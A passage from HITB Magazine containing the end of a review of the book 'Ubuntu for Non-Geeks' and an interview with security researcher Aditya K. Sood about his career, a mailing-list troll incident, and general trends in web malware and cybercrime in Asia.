
There was also a chapter on Linux gaming, although I'm not sure how many Linux adopters are coming over for the games. Real gamers would probably opt for a dual boot set up anyway although for the casual gamer, the projects on getting Wine installed or running Windows within a virtual machine would probably be of interest.

While this book claims to be aimed at the non-geek, as mentioned earlier it does assume that the reader is already familiar with computers in general and that they would understand certain specific IT terms. That being said, the slightly more technically inclined, who have always wanted to try out Linux but didn't want to find themselves 'stuck' trying to get something to work, would definitely find this book useful with it's step by step project based approach which makes learning Linux a whole lot easier.

> "Presented in a tutorial style, these follow-along guides are designed to get the reader involved in solving a specific task in order to learn and more impor-tantly understand how things in Linux work."

Ubuntu for Non-Geeks
4th Edition

Author: **Rickford Grant & Phil Bull**
Publisher: **No Starch Press**
Pages: **496, w/CD**
ISBN: **978-1-59327-257-9**



“When an individual starts following the constructive path, the journey becomes interesting and success inevitably follows.”

ADITYA K. SOOD
Founder *SecNiche Security*

Zarul Shahrin talks to **ADITYA K. SOOD**, active speaker for RSA, XCON, writer for Hakin9, HITB and the founder of SecNiche Security and a PhD candidate at Michigan State University.

Hi Aditya, how are you?
Hi Zarul, I am fine and going good.

Maybe you can share with our readers something about yourself and how did you get involved with computer security.
I started working in the computer security from my college days, even though the journey has not been easy. As we know, success comes at its own costs. However, in time and eventually burning midnight oil enables you to learn a lot of things. I spent a lot of time understanding the crux of the security field and kept on motivating myself during those unpleasant times which is unavoidable in every field. I started learning a lot of things in a practical manner by perusing and studying the research of other brilliant researchers and people in the security community. Perseverance and “Never Give up” attitude helped me to acquire the basic knowledge that I could use as a launch pad. I sincerely believe in serving the security community as we all learn a lot from it. So, I feel I have the responsibility to give back to the community by engaging in productive security researches.

Before pursuing your PhD at Michigan, what did you work as?
Well, I worked for COSEINC which is a vulnerability research and security consulting company and was primarily engaged in vulnerability research area. Many countries have taken initiatives to address the risks of potential vulnerabilities persisting in their running systems.

Which area of security interest you the most?
I have keen interest in the diverse facets of computer security. The concern for security instills a sense of responsibility in me. My work is focused onweb security research, malware analysis, and vulnerability research. In addition, I like to do security testing which includes web application security assessments, penetration testing, and source code reviews. Testing itself helps in detecting vulnerabilities across a wide range of devices and vendor products. I try to contribute to the community by publishing papers and articles on my website, magazines and journals. I believe in sharing my knowledge and thoughts because it helps me to set a platform of communication between two parties to enhance the learning experience.

Few years back, you have been the victim of what I would call as mailing list “Troll”. How did you take it personally?
Yes Zarul, definitely. I am very open to this. I did not let myself get distracted by unfair criticism. Personally, I believe that human efforts should be constructive in nature. So, I decided not to waste my time by indulging in the rogue communication that was happening in the mailing lists. I firmly believe that criticism should not deter any individual from pursuing his career path. The important thing is to remain committed to your goals. I think it happens to many genuine professionals. We have online democracy where everyone enjoys freedom of speech. Freedom also endows a responsibility to the individuals to adhere to the protocols of communication. Indulging in feckless criticism does not lead an individual anywhere. During that course of time, I concentrated on work with the best of my abilities without getting distracted into communication with the “Troll”. When an individual starts following the constructive path, the journey becomes interesting and success inevitably follows.

I sincerely believe in serving the security community as we all learn a lot from it. So, I feel I have the responsibility to pay back to the community by engaging in productive security research.

Do you personally know who this person was and what did he has against you?
At this point of time, it does not matter because I have left those things far behind. Yes, I knew the person very well but I do not believe in unfolding the history which is buried a long time ago. The question is, “Is it necessary to intermingle your personal inflexibility with professional couture?” If somebody does that, it will be hard to determine the authenticity of that person’s personality. It is always possible to convey disagreement with one’s views

more artistically and in a good manner. Healthy criticism is the pre-cursor to new knowledge. In general, it is human fallacy and it is hard to conquer it.

So I guess you consider this as nothing more than a distraction?
I do not let myself get restricted by these minute distractions. The real point lies in Walking Tall with efforts directed towards constructive approach and focused on learning new things. You become more mature with the passage of time and God showers HIS blessings if you hold the element of purity and truth. This is my definition of professionalism.

How about your decision to leave your job at COSEINC and pursue your PHD at Michigan. Is this something that you have planned earlier?
Its not about leaving the job. Actually, I believe that there is a gap between academia and industry. I am just putting my efforts to fill that gap as much as I can so that we can come up to a single entity and collaborative research. This helps us in establishing a bridge and simulation of ideas between two different worlds. For your information, I am still working in the industry-specific research.

So, are you planning to stay in Academia after your PhD?
It is a good learning experience to understand the artifacts of academia. As I mentioned earlier, that bridging a gap is my main target. I believe both aspects of learning is important.

What is the focus of your research at Michigan?
My research is based on solving practical problems rather than theoretical in the field of web security and malware. At present, I am concentrating towards web malware analysis and impacts on real time environment. Web malware is a severe problem and we require more research and analysis at core level rather than pointing out the generic nature. I am driven towards this kind of work. I think potential and coherent research is required to get inline with web malware issues.

Please elaborate more about this.
Web malware is a sophisticated piece of malicious code that is injected in websites by exploiting vulnerabilities to execute "drive by downloads" attacks to infect machines. Web malware has different facets but its sole aim is to wreak damage by stealing sensitive information. The attack vector of latest malware attacks can be categorized into three broad categories

1. Infection through Third Party Content Inclusion (Malvertisements, Obfuscated Links etc)
2. Mass Outbreaks by Datacenter Compromises (Mass Infection - Can be SQL, XSS etc)
3. Exploitation of trust in Social Networks

Malware is exploiting the trends of increasing third party content inclusion from various resources on the Internet. Primarily, a well activated website renders content from different websites and uses that content as a centralized point for information sharing. However, most of the feeds and the content are not scrutinized prior to inclusion on the primary website which exposes them to malware. Vulnerabilities play a critical role in the dissemination of malware. Lastly, data center infection also results in mass compromise of websites. Datacenters are primarily controlled by botnets. My continuous analysis reveals the fact that admin scripts are exploited at a large scale solely for infecting servers. Generating rogue profile in social networks to spread malware is the biggest ongoing infection attack vector to exploit the trust of social connection. Furthermore, URL shorteners used in Twitter application also enable malware writers to hide the actual URL content and compress it.

With 4 years working experience as a security analyst under your belt for different companies based in Asia, what do you have to say about this region when it comes to computer security?
First of all, I sincerely believe that computer security is a global concern. Internet has facilitated strong inter-linkages among the various operating entities. There is a pressing need to secure the inter linkages from the fraudulent activities undertaken by the hackers. Their harmful actions have the potential to inflict permanent damages. We do have the required regulatory framework in place to thwart the actions of the hackers. But the enforcement of cyber laws is not stringent enough to combat the attacks in the real world. Thus, we have witnessed a significant rise in web malware related activities. Asia has been at the forefront of exploitation. Governments are also taking aggressive steps in Asian countries to build cyber armies. It can be considered as a pro-active defense but the real solution still remains elusive. The computer security issues are not country specific but are a global problem. All the countries have to join hands in order to design standard benchmarks for fighting against the evil and perils of cyber crimes.

> The Asian hackers are tracking the rabbit hole with efficient structural and technological components which helps them to derive strong methodology of hacking.

We are seeing a growing number of hacking websites promoting illegal activities in this region compare to a few years ago. Do you think the local government agencies should start taking down these websites and the people involve?
Your question absolutely hits the nail. We have noticed a huge increase in illegal activities. It makes me believe that machinations of hackers are complex. We do have a vague idea about their modes of operations but it is increasingly becoming difficult to comprehend the adverse impacts of their actions. There has been a tremendous change in the methodologies adopted by the hackers to attack the websites and design malicious codes. The repercussions of their actions can be detrimental for organizations, firms and countries worldwide. Asia is most exposed to the threat of defacement of websites. Asian countries have become prime point for spreading malware followed by Russia. Chinese and Russian malwares are the most destructive ones. The lack of convergence in cyber laws among different countries is a primary obstacle and concern which hinders their effectiveness in tackling cyber crimes. Local governments should act rigorously in order to combat these cyber crimes. The increased dependence on computers has created an urgent need for robust security mechanisms.

How about the high number of fraud cases originating from this region?
Yes that is true. Asia is one of the most targeted markets for frauds when it comes to cyber crimes. Countries like China, Taiwan, and Korea are key players in Asia for effectively executing the fraudulent activities on the World Wide Web. Attackers have become adept at using sophisticated methods to conduct online attacks for stealing information. However, most of the botnet attacks are driven towards financial institutions' websites. These types of attack scenarios are termed as dedicated attacks where the destination is pre-selected.

The Asian hackers are tracking the rabbit hole with efficient structural and technological components which helps them to derive strong methodology of hacking. In the past, I have presented at leading security and hacking conferences in China such as XCON and Excalibur. To the best of my knowledge, Chinese hackers are increasingly becoming successful in deploying robust and mature attacks to inflict serious damages. But the modes of their operation still remain hidden and as a result the free flow of information is restricted.

Thank you Aditya
You're welcome.

ADITYA K. SOOD *is a PhD candidate at Michigan State University. He has already worked in the security domain for Armorize, COSEINC and KPMG. He is a founder of SecNiche Security, an independent security research arena. He has been an active speaker at conferences like RSA (US 2010), TRISC, EuSecwest, XCON, Troopers, OWASP AppSec, FOSS, CERT-IN etc. He has written content for HITB Ezine, Hakin9, Usenix Login, Elsevier Journals, Debugged! MZ/PE.*

CONTACT US

HITB Magazine
Hack in The Box (M) Sdn. Bhd.
Suite 26.3, Level 26, Menara IMC,
No. 8 Jalan Sultan Ismail,
50250 Kuala Lumpur,
Malaysia

Tel: +603-20394724
Fax: +603-20318359
Email: *media@hackinthebox.org*